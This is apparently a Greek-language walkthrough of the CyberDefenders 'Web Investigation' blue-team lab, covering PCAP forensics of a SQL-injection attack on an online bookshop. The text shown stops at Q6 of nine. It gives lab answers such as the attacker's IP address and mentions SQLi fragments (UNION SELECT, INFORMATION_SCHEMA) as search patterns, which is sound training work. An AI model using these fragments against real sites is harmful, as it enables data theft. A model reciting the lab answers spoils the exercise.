Εκπαιδευτικός Οδηγός: Ερευνά Web Investigation Blue Team Lab (CyberDefenders)

Εισαγωγή

Αυτός ο οδηγός βασίζεται στο εργαστήριο (lab) "Web Investigation" της πλατφόρμας CyberDefenders, το οποίο εστιάζει στην ανάλυση επιθέσεων στον ιστό μέσω αρχείων PCAP (Packet Capture). Το σενάριο αφορά μια επίθεση σε ένα online βιβλιοπωλείο, όπου ένας επιτιθέμενος εκμεταλλεύεται ευπάθειες SQL Injection (SQLi), ανακαλύπτει κρυφούς καταλόγους, εισέρχεται με πιστοποιητικά και ανεβάζει κακόβουλο κώδικα.

Στόχοι Μάθησης:

- Κατανόηση της ανάλυσης δικτύου με εργαλεία όπως Wireshark και NetworkMiner.
- Αναγνώριση τεχνικών επιθέσεων (π.χ. SQLi, Directory Brute-Forcing, File Upload).
- Χτίσιμο χρονολογικού πλάνου επίθεσης (Timeline) για forensic έρευνα.
- Σημασία γεωγραφικής ανάλυσης IP και ανάλυσης User Agents για threat intelligence.

Προαπαιτούμενα:


- Εγκατάσταση Wireshark (δωρεάν) και NetworkMiner (δωρεάν trial).
- Το αρχείο PCAP του lab (διαθέσιμο στην πλατφόρμα CyberDefenders).
- Βασικές γνώσεις HTTP, SQL και forensic networking.

Σημείωση για Εικόνες: Το αρχικό άρθρο δεν περιέχει ενσωματωμένες εικόνες. Στον παρόντα οδηγό, περιγράφω λεπτομερώς τα βήματα ώστε να μπορείτε να ακολουθήσετε εύκολα. Συνιστώ να τραβήξετε screenshots κατά την εκτέλεση (π.χ. από Wireshark) για τις σημειώσεις σας. Αν χρειάζεστε παραγωγή εικονογραφημάτων (π.χ. mockup οθόνης Wireshark), επιβεβαιώστε για να προχωρήσω σε δημιουργία.

Ο οδηγός χωρίζεται σε ερωτήσεις (Q1-Q9), με βήματα, εξηγήσεις, εργαλεία και flags (απαντήσεις). Κάθε Q περιλαμβάνει **θεωρητική βάση** για βαθύτερη κατανόηση.

Q1: Αναγνώριση IP Επιτιθέμενου

Ερώτηση: Γνωρίζοντας το IP του επιτιθέμενου, μπορούμε να αναλύσουμε όλες τις ενέργειες σχετικές με αυτό και να καθορίσουμε το εύρος, τη διάρκεια και τις τεχνικές της επίθεσης. Μπορείτε να δώσετε το IP του επιτιθέμενου;



Θεωρητική Βάση: Σε forensic έρευνες, η ταυτοποίηση IP είναι το πρώτο βήμα (IOC - Indicator of Compromise). Υψηλός όγκος πακέτων υποδηλώνει δραστηριότητα, ενώ User Agents αποκαλύπτουν εργαλεία (π.χ. GoBuster για directory scanning).

Βήματα:

1. Ανοίξτε το αρχείο PCAP στο Wireshark και στο NetworkMiner.
2. Στο Wireshark, πηγαίνετε **Statistics > Conversations** (IPv4). Θα δείτε δύο εξωτερικές συνδέσεις στο βιβλιοπωλείο (server IP: 73.124.22.98).
3. Συγκρίνετε τα πακέτα: Το ένα IP έχει πολύ περισσότερα πακέτα (υποψήφιο επιτιθέμενο).
4. Επιβεβαιώστε στο NetworkMiner: Επιλέξτε το host και ελέγξτε **User Agents** για εργαλεία όπως GoBuster (directory brute-force) και SQLMap (SQLi tool).

Εργαλεία: Wireshark (Statistics), NetworkMiner (Hosts > User Agents).


Q2: Γεωγραφική Προέλευση IP


Ερώτηση: Αν η γεωγραφική προέλευση ενός IP είναι από περιοχή χωρίς εμπορικές σχέσεις με το δίκτυό μας, αυτό μπορεί να υποδηλώνει στοχευμένη επίθεση. Μπορείτε να καθορίσετε την πόλη προέλευσης του επιτιθέμενου;

Θεωρητική Βάση: Η GeoIP ανάλυση ενσωματώνεται σε SIEM (π.χ. Splunk) για anomaly detection. Απροσδόκητες τοποθεσίες (π.χ. εκτός ΕΕ για ευρωπαϊκό site) ενεργοποιούν alerts.


Βήματα:

1. Χρησιμοποιήστε εργαλείο GeoIP lookup (π.χ. https://whatismyipaddress.com/ip-lookup).
2. Εισαγάγετε το IP από Q1: 111.224.250.131.
3. Διαβάστε τα αποτελέσματα: ISP, χώρα, πόλη.





Εργαλεία: Online IP Lookup Tool.



Q3: Ταυτοποίηση Ευάλωτου Script

Ερώτηση: Η ταυτοποίηση του εκμεταλλευμένου script βοηθά τις ομάδες ασφαλείας να εντοπίσουν την ακριβή ευπάθεια. Μπορείτε να δώσετε το όνομα του ευάλωτου script;


Θεωρητική Βάση: SQLi (CWE-89) εκμεταλλεύεται μη φιλτραρισμένα inputs. Το OWASP Top 10 το κατατάσσει ψηλά· patches όπως prepared statements είναι απαραίτητα.


Βήματα:

1. Στο Wireshark, πηγαίνετε **Statistics > HTTP > Requests**.
2. Φιλτράρετε για SQLi patterns (π.χ. ' UNION SELECT) από το IP του επιτιθέμενου.

3. Εντοπίστε το script με τις περισσότερες ύποπτες αιτήσεις.

Εργαλεία: Wireshark (HTTP Requests).





Q4: Πρώτη SQLi Επίθεση (Timeline)


Ερώτηση: Καθιερώνοντας το χρονοδιάγραμμα της επίθεσης από την αρχική προσπάθεια εκμετάλλευσης, ποιο είναι το πλήρες Request URI της πρώτης SQLi από τον επιτιθέμενο;


Θεωρητική Βάση: Το timeline construction (π.χ. με Plaso) βοηθά στην αφήγηση της επίθεσης (ATT&CK T1078). Φίλτρα IP περιορίζουν θόρυβο.

Βήματα:

1. **Statistics > HTTP > Requests**.
2. Εφαρμόστε φίλτρο: ip.addr==111.224.250.131 && ip.addr==73.124.22.98.
3. Κάντε κλικ **Find** για χρονολογική σειρά – το πρώτο URI με SQLi.

Εργαλεία: Wireshark (IP Filter).






Q5: URI για Διαβάσιμο Databases

Ερώτηση: Μπορείτε να δώσετε το πλήρες Request URI που χρησιμοποιήθηκε για ανάγνωση των διαθέσιμων databases του web server;

Θεωρητική Βάση: Union-based SQLi εξάγει metadata (INFORMATION_SCHEMA). Αυτό δείχνει escalation από reconnaissance σε data exfiltration.

Βήματα:

1. Στο Wireshark, εφαρμόστε φίλτρο HTTP για SQLi URIs (από Q3-Q4).
2. Ψάξτε για query με INFORMATION_SCHEMA.SCHEMATA και hex-encoded strings (π.χ. 0x7178766271).



Q6: Πίνακας Χρηστών


Ερώτηση: Για εκτίμηση επιπτώσεων, ποιο είναι το όνομα του πίνακα με δεδομένα χρηστών του site;


Θεωρητική Βάση: Data breach assessment (GDPR Art. 33) απαιτεί ταυτοποίηση sensitive data (π.χ. users table = PII).

